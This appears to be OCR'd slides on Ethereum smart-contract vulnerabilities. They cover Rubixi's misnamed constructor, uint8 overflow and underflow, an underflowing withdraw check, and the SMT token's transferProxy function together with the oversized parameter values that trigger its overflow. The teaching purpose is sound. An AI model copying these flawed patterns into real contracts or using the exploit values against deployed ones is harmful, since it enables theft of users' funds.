
```
contract Rubixi {

        //Declare variables for storage critical to contract
        uint private balance = 0;
        uint private collectedFees = 0;
        uint private feePercent = 10;
        uint private pyramidMultiplier = 300;
        uint private payoutOrder = 0;

        address private creator;

        //Sets creator
        function DynamicPyramid() {
                creator = msg.sender;
        }

        modifier onlyowner {
                if (msg.sender == creator) _
        }
```

should be **“function Rubixi()”**

https://etherscan.io/address/0xe82719202e5965Cf5D9B6673B7503a3b92DE20be#code


Overflow

Background



```
pragma solidity ^0.4.10;



contract Test{


  function test() returns(uint8){
    uint8 a = 255;
    uint8 b = 1;

    return a+b;// return 0
  }


  function test_1() returns(uint8){
    uint8 a = 0;
    uint8 b = 1;

    return a-b;// return 255
  }
}
```


What’s the problem



```
function withdraw(uint _amount) {
        require(balances[msg.sender] - _amount > 0);
        msg.sender.transfer(_amount);
        balances[msg.sender] -= _amount;
}
```

Pass a big value _amount!

A Real Example: SMT Token




```
function transferProxy(address _from, address _to, uint256 _value, uint256 _feeSmt,
        uint8 _v,bytes32 _r, bytes32 _s) public transferAllowed(_from) returns (bool){

        if(balances[_from] < _feeSmt + _value) revert();

        uint256 nonce = nonces[_from];
        bytes32 h = keccak256(_from,_to,_value,_feeSmt,nonce);
        if(_from != ecrecover(h,_v,_r,_s)) revert();

        if(balances[_to] + _value < balances[_to]
            || balances[msg.sender] + _feeSmt < balances[msg.sender]) revert();
        balances[_to] += _value;
        Transfer(_from, _to, _value);

        balances[msg.sender] += _feeSmt;
        Transfer(_from, msg.sender, _feeSmt);

        balances[_from] -= _value + _feeSmt;
        nonces[_from] = nonce + 1;
        return true;
    }
```

_feeSmt = 8fffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff

value = 7000000000000000000000000000000000000000000000000000000000000001

